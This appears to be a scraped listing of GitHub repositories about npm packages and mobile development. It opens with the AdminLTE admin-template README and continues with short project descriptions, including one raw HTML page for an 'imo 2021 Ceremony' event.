Introduction ============ **AdminLTE** is a fully responsive administration template. Based on **[Bootstrap 4](https://getbootstrap.com)** framework. Highly customizable and easy to use. Fits many screen resolutions from small mobile devices to large desktops. **Preview on [AdminLTE.io](https://adminlte.io/themes/v3)** Looking for Premium Templates? ------------------------------ AdminLTE.io just opened a new premium templates page. Hand picked to insure the best quality and the most affordable prices. Visit https://adminlte.io/premium for more information.  **AdminLTE** has been carefully coded with clear comments in all of its JS, SCSS and HTML files. SCSS has been used to increase code customizability. Installation ------------ There are multiple ways to install AdminLTE. #### Download: Download from [Github releases](https://github.com/ColorlibHQ/AdminLTE/releases). #### Using The Command Line: __Via NPM__ ```bash npm install admin-lte@^3.0 --save ``` __Via Yarn__ ```bash yarn add admin-lte@^3.0 ``` __Via Composer__ ```bash composer require "almasaeed2010/adminlte=~3.0" ``` __Via Git__ - Clone to your machine ``` git clone https://github.com/ColorlibHQ/AdminLTE.git ``` Documentation ------------- Visit the [online documentation](https://adminlte.io/docs/3.0/) for the most updated guide. Information will be added on a weekly basis. Browser Support --------------- - IE 10+ - Firefox (latest) - Chrome (latest) - Safari (latest) - Opera (latest) Contribution ------------ Contribution are always **welcome and recommended**! Here is how: - Fork the repository ([here is the guide](https://help.github.com/articles/fork-a-repo/)). - Clone to your machine ```git clone https://github.com/YOUR_USERNAME/AdminLTE.git``` - Create a new branch - Make your changes - Create a pull request #### Contribution Requirements: - When you contribute, you agree to give a non-exclusive license to AdminLTE.io to use that contribution in any context as we (AdminLTE.io) see appropriate. - If you use content provided by another party, it must be appropriately licensed using an [open source](http://opensource.org/licenses) license. - Contributions are only accepted through Github pull requests. - Finally, contributed code must work in all supported browsers (see above for browser support). License ------- AdminLTE is an open source project by [AdminLTE.io](https://adminlte.io) that is licensed under [MIT](http://opensource.org/licenses/MIT). AdminLTE.io reserves the right to change the license of future releases. Legacy Releases --------------- - [AdminLTE 2](https://github.com/ColorlibHQ/AdminLTE/releases/tag/v2.4.18) - [AdminLTE 1](https://github.com/ColorlibHQ/AdminLTE/releases/tag/1.3.1) Change log ---------- Visit the [releases](https://github.com/ColorlibHQ/AdminLTE/releases) page to view the changelog Image Credits ------------- [Pixeden](http://www.pixeden.com/psd-web-elements/flat-responsive-showcase-psd) [Graphicsfuel](http://www.graphicsfuel.com/2013/02/13-high-resolution-blur-backgrounds/) [Pickaface](http://pickaface.net/) [Unsplash](https://unsplash.com/) [Uifaces](http://uifaces.com/)
angrybird233
npm package for opening excel file preview on mobile terminal
SinghDigamber
In this tutorial, we will learn how to create an Ionic 7 Angular 16 CRUD (Create, Read, Update, Delete) mobile application using Express REST API, Node, NPM and MongoDB local database.
cybergenii
A React npm library for generating full CRUD pages from a config object — with 10+ field types, nested arrays/objects, regex validation, file upload, rich text editing, and responsive mobile-first design.
g-max69
<!DOCTYPE html> <html> <head> <meta charset="utf-8"> <meta name="bigo-author" content="chenyongzhao"> <meta name="applicable-device" content="mobile"> <meta name="apple-touch-fullscreen" content="yes"> <meta name="apple-mobile-web-app-capable" content="yes"> <meta name="apple-mobile-web-app-status-bar-style" content="black"> <meta name="format-detection" content="telephone=no"> <meta name="format-detection" content="address=no"> <meta http-equiv="Content-Security-Policy" content="upgrade-insecure-requests"> <meta property="og:image" itemprop="image" th:content="https://static-web.likeevideo.com/as/indigo-static/act-45685/share/meta-image.png"> <meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate"> <meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,minimum-scale=1,user-scalable=no"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <title>imo 2021 Ceremony</title> <script> window.$_PERF_OPTIONS = { sampleRate: 1, costTimeLimit: 20000, api: "https://front-perf.like-video.com/api/call", reportWaitMilliseconds: 2000 } </script> <script src="//static.f2ecdn.com/comm/libs/assets-load-monitor/2.5.6/assets-load-monitor-init.min.js"></script> <script> ; /eruda=true/.test(window.location) || true && (document.write('<script src="//cdn.jsdelivr.net/npm/eruda"><\/script>'), document.write("<script>eruda.init();<\/script>")); </script> <link href="//static-imo.sdonlyn.net/as/indigo/act-45685/css/chunk-vendors.2babbbd5.css" rel="stylesheet"> <link href="//static-imo.sdonlyn.net/as/indigo/act-45685/css/chunk-common.2333e189.css" rel="stylesheet"> <link href="//static-imo.sdonlyn.net/as/indigo/act-45685/css/index.c65a98b4.css" rel="stylesheet"> </head> <body> <div id="app"></div> <script src="//static-act.like-video.com/live/comm/libs/flexible/1.0.0/flexible.min.js"></script> <script src="//static.f2ecdn.com/comm/libs/common-vendor/1.1.0/common_vendor.min.js"></script> <script src="//static-imo.sdonlyn.net/as/indigo/act-45685/js/chunk-vendors.191c72f2.js"></script> <script src="//static-imo.sdonlyn.net/as/indigo/act-45685/js/chunk-common.49ec2cbc.js"></script> <script src="//static-imo.sdonlyn.net/as/indigo/act-45685/js/index.7f46c77c.js"></script> </body> </html>
Open-I-Beam
npm module to add jQuery mobile to an existing Apache Cordova hybrid mobile application
WalkAlone0325
一个自建的移动端UI库
philippdormann
npm package for parsing mobile device code names
Villen37
original code for vue-mobile-basic-ui in npm
stevemkroll
NPM Package to prevent mobile viewing while in landscape orienation
NhutMinhIT
Project Mobile with React-Native (frontend) and NativeBase. Backend (nodejs, expressjs, mongosee), NPM
flozero
npm package to help you deploy IPA build on mac to ios mobile phone
Lord-Selorm
# Chat Room Real-time chat app with React, TypeScript, and Socket.IO. ## Quick Start 1. `cd frontend && npm install` 2. `cd ../backend && npm install` 3. `npm start` in both folders ## Features - Real-time messaging - Emoji support - Mobile-friendly ## Tech - Frontend: React 19, Vite, Tailwind - Backend: Node.js, Socket.IO
Lembani
The MoneyUnify API Client is a versatile npm package designed to simplify mobile money payments for businesses. With this package, you can easily manage payments from multiple mobile money providers (MTN, Airtel, Zamtel) in Zambia. It provides a convenient and reliable way to request payments, verify transaction statuses, and disburse funds.
Young-power
j'ai essayé de réproduire l'Application mobile Whatsapp de A à Z avec la technologie React Native et de typeScript... vous pouvez le télécharger et installer les dependance avec la commande pour voir mon work: npm install